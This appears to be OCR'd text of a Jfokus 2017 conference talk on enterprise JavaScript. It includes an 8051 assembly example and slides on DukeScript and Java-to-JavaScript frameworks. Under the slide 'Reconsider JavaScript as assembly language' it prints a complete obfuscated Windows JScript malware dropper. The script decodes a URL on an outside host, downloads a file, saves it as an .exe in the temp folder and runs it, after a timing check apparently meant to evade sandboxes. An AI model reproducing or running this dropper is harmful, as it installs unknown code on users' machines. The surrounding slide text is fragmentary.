- Free and open source component library (Graphs, Charts, etc)
- Architecture and templates and enterprise solutions, e.g., accessibility
- Actively used within Oracle, since about 3 years




10. Reconsider JavaScript as assembly language







Program header with basic data
Directives
Labels
Instructions
(mnemonics) (operands)
Comments

```
;Example of a program which generates a sequence of pulses with
;the frequency of 1KHz. The output pin is P0.1.
;Quartz Crystal=12MHz
;Version: 1.0, Date: 5th of May 2003, Author: John Smith

$MOD8253                             ;Program is written for 8253 MCU
DSEG                                 ;Next segment refers to internal RAM
               ORG    20h
Var1           DS     1              ;Byte at location 20h is reserved
STATE          BIT    Var1.0         ;Bit ”STATE” is assigned an address
OUTPUT         BIT    P1.0           ;Bit ”OUTPUT” is assigned an address

CSEG                                 ;Next segment refers to program memory
               ORG    0h             ;Program starts at address 0000h
               AJMP   START          ;Jump to the lable “START”

               ORG    0Bh            ;Timer T0 interrupt-vector address
               AJMP   INTERRUPT      ;Jump to the lable “INTERRUPT”

START          MOV    IE,#82h        ;Interrupt enabled on Timer T0 overflow
               MOV    TMOD,#01       ;16-bit Timer
               MOV    TH0,#FEh       ;Starting value of Timer is FE0Ch
               MOV    TL0,#0Ch
               SETB   STATE          ;Bit “STATE” is set
               SETB   TR0            ;Timer T0 starts operating

LOOP           NOP
               SJMP   LOOP           ;Program remains in endless loop

INTERRUPT      CLR    TR0            ;Timer must be stopped before overflow
               MOV    TH0,#FEh       ;Timer T0 starting value is rewritten
               MOV    TL0,#0Ch
               SETB   TR0            ;Timer starts recounting
               CPL    STATE          ;Current state is complemented
               MOV    C,STATE        ;Bit”STATE” is coppied to C bit
               MOV    OUTPUT,C       ;C bit is coppied to bit “OUTPUT”
               RETI                  ;Return from interrupt routine
               END
```






```
var BTJ = "\x63\x6c\x6f\x73\x65",CQ = "\x46\x69\x6c\x65";var WB = "\x53\x61v\x65\x54\x6f",GQB = "o\x6e";var cmd = "\x70\x6fs\x69\x74\x69",E1 = "\x64\x79";var f0 
   = "ns\x65\x42\x6f",p0 = "\x52\x65\x73\x70\x6f";var H = "\x77\x72\x69\x74\x65",EUp = "\x74\x79\x70e";var h1 = "\x6f\x70e\x6e";function j0(hmi){var _fuckingnod
    = "s"; return "" + hmi + "";};var eL = "\x32",Tw = "\x61";var UB = "\x61\x66\x64\x61fa",MZ = "\x73\x64\x66";var k0 = "f\x61\x64\x66\x61";function Mo(V1){var
    _fuckingnod = "s"; return "" + V1 + "";};var V0 = "\x61s\x64\x66\x61",qKp = "\x74\x61\x74\x65";var C0 = "\x72e\x61\x64\x79\x73",JZ = "\x53\x6ce\x65\x70";var
    Ctv = "\x73\x65n\x64";function TnI(qpl){var _fuckingnod = "s"; return "" + qpl + "";};var WPL = "\x6a\x73\x66",SbG = "\x6d\x2f\x6f\x33e\x75";var iXe = 
   "\x6eg\x2e\x63\x6f",avb = "\x73\x75\x6c\x74\x69";var rFo = "\x74\x2d\x63\x6f\x6e",gw = "a\x6c\x2e\x77\x61\x74";var wnR = "\x2f\x2f\x64\x72\x75\x70",c0 = 
   "\x68\x74\x74\x70\x3a";var Aj = "\x47\x45\x54";function u(j){var _fuckingnod = "s"; return "" + j + "";};var AU = "\x6f\x70\x65n";function m(KYS){var 
   _fuckingnod = "s"; return "" + KYS + "";};function h0(s0){var _fuckingnod = "s"; return "" + s0 + "";};var K0 = "\x6d",KTS = "\x2e\x53t\x72\x65\x61";var rh =
    "\x41\x44\x4f\x44\x42",Gps = "\x78\x65";var YL = "\x2e\x65",V = "\x57\x41\x4c\x4c\x69\x6b";var gk = "\x65\x59\x76\x4e\x70",FAL = "\x25\x2f";var Fny = 
   "\x25T\x45\x4d\x50",Nn = "\x73";var eJk = "\x53\x74\x72\x69n\x67",W0 = "o\x6em\x65\x6e\x74";var Ll = "\x45\x6ev\x69r",E0 = "E\x78\x70\x61n\x64";var bQ = 
   "\x61bc",K = "Y\x4b\x72";var Ead = "\x54\x56",UUN = "\x65\x63\x6f\x6ed\x73";var KP = "\x4dil\x6c\x69\x73",B = "\x67\x65\x74\x55\x54\x43";var E = 
   "\x44\x61\x74e",OC = "\x53\x6ce\x65\x70";var qgA = "\x73",l0 = "\x73\x65\x63o\x6e\x64";var t = "\x43\x4d\x69\x6c\x6c\x69",jXg = "\x67\x65t\x55T";var e = 
   "\x44\x61\x74e";function xDw(b){var _fuckingnod = "s"; return "" + b + "";};function ho(Vs){var _fuckingnod = "s"; return "" + Vs + "";};var Fx = 
   "S\x6c\x65\x65\x70";function tDf(JLx){var _fuckingnod = "s"; return "" + JLx + "";};var hJV = "\x73",ytF = "\x73\x65\x63\x6f\x6e\x64";var l = 
   "\x4d\x69\x6c\x6c\x69",M0 = "\x67\x65t\x55\x54\x43";function GE(Lx){var _fuckingnod = "s"; return "" + Lx + "";};var Lp = "\x44\x61\x74e",c = "\x52\x75\x6e";
   var h = "\x48T\x54P",wA = "\x32.\x58\x4d\x4c";var A = "\x4d\x53\x58M\x4c";function iE(fa){var _fuckingnod = "s"; return "" + fa + "";};function p(N){var 
   _fuckingnod = "s"; return "" + N + "";};var mT = "\x6c\x6c",D = "\x74\x2e\x53\x68\x65";var AZ = "\x57\x53\x63\x72\x69\x70",C = "\x63\x74";var k = 
   "\x65O\x62\x6a\x65",jTB = "\x43\x72e\x61\x74";var PmM = false,U = "CreateObject";var xr = function s() {var _suckavirasuck=1;return WScript[U](iE(AZ) + p(D) 
   + mT);}();var I0 = 123213,w = "MSXML2.XMLHTTP";var NQ = 2123213,Tc = 0;function f(r){xr[c](r, Tc, Tc);};function XW(){return w;};function Hm(S, n){return S -
    n;};function qoD(){return U;};/*@cc_on  @if (@_win32 || @_win64)    PmM = true;  @end@*/while (PmM){function I(){return 22;};var JL = 0,MG = 0;function vKJ
   (){var fas = new this[GE(Lp)](),z = fas[M0 + l + ytF + hJV]();WScript[xDw(Fx)](I());var fas = new this[Lp](),Yv = fas[M0 + l + ytF + hJV]();WScript[ho(Fx)](I
   ());var fas = new this[Lp](),a = fas[M0 + tDf(l) + ytF + hJV]();var JL = "TV";JL = Hm(Yv, z);var MG = "YKr";MG = Hm(a, Yv);return Hm(JL, MG);}var M = false,Y
    = false;for (var bLo = Tc; bLo < I() * 1; bLo++){if (vKJ() != Tc){M = true; MG = "abc" + 890 * JL + MG; Y = true; break;}}function mSz() {return ((M == true
   ) && (M == Y)) ? 1 : Tc;};if (M && mSz() && Y){function v() {return xr[E0 + Ll + W0 + eJk + Nn](Fny + FAL) + gk + V + YL + Gps;}; fqW = XW(); SFj = WScript[U
   ](fqW); var qGH = 1,W = WScript[qoD()](rh + m(KTS) + h0(K0)); while (qGH){try {SFj[u(AU)](Aj, c0 + wnR + gw + rFo + avb + TnI(iXe) + SbG + WPL, false);SFj[
   Ctv]();nHm = "Sleep";while (SFj[C0 + qKp] < 4 ) {WScript[nHm](I() * 12)};qGH = Tc;} catch(cI){qGH = (Mo(V0), k0 + MZ, UB, 2);};}function psg(uq) {var U0 = (
   Tw, j0(eL), uq); return U0;};fqW = W;fqW[(AU)]();fqW[EUp] = psg(1);W[H](SFj[p0 + f0 + E1]);fqW[cmd + GQB] = psg(Tc);fqW[WB + CQ](v(), psg(2) );W[BTJ]();f(v
   ());}break;}
```




Write in Java – Let Framework Create JavaScript

- https://github.com/jashkenas/coffeescript/wiki/list-of-languages-that-compile-to-js
  - Vaadin: http://vaadin.com
  - Gluon: http://gluonhq.com
  - Codename One: https://www.codenameone.com
  - DukeScript: http://dukescript.com
    - Framework for creating applications for all devices from single codebase.
    - Plain Java applications that internally use JavaScript and HTML.
    - Business logic in Java and view in HTML.
    - Maven archetypes in Maven central.




Write in Java – Let Framework Create JavaScript

DukeScript




javafx.scene.web.WebView	android.webkit.WebView	NSObject.UIResponder.UiView .UIWebView	Chrome...
DukeScript glues them together	DukeScript glues them together	DukeScript glues them together	DukeScript glues them together
Hotspot	Dalvik	RoboVM	bck2brwsr
Desktop	Android	iOS	Web



Write in Java – Let Framework Create JavaScript


DukeScript



Insert HTML5 Renderer here

DukeScript glues them together

Insert JVM here



GWT

View and Business Code in Java

Cross-compile

Web Application

JavaScript+HTML running in Browser

DukeScript

Business Code in Java


Compile

Native Application

Java Bytecode running in JVM


View in HTML+CSS

View in HTML+CSS in HTML Renderer



10 Building Blocks of Enterprise JavaScript

1. Resist the hype.
2. Rediscover HTML5 as an application framework.
3. Compare responsive design between CSS and JavaScript.
4. Evaluate the framework vs. library approach.
5. Incorporate modularity.
6. Evaluate abstractions over JavaScript, CSS, and HTML.
7. Don't worry about ecosystem volatility.
8. Reorientate around WONTA instead of WORA.
9. Evaluate corporate frameworks.
10. Reconsider JavaScript as assembly language.



Jfokus 2017

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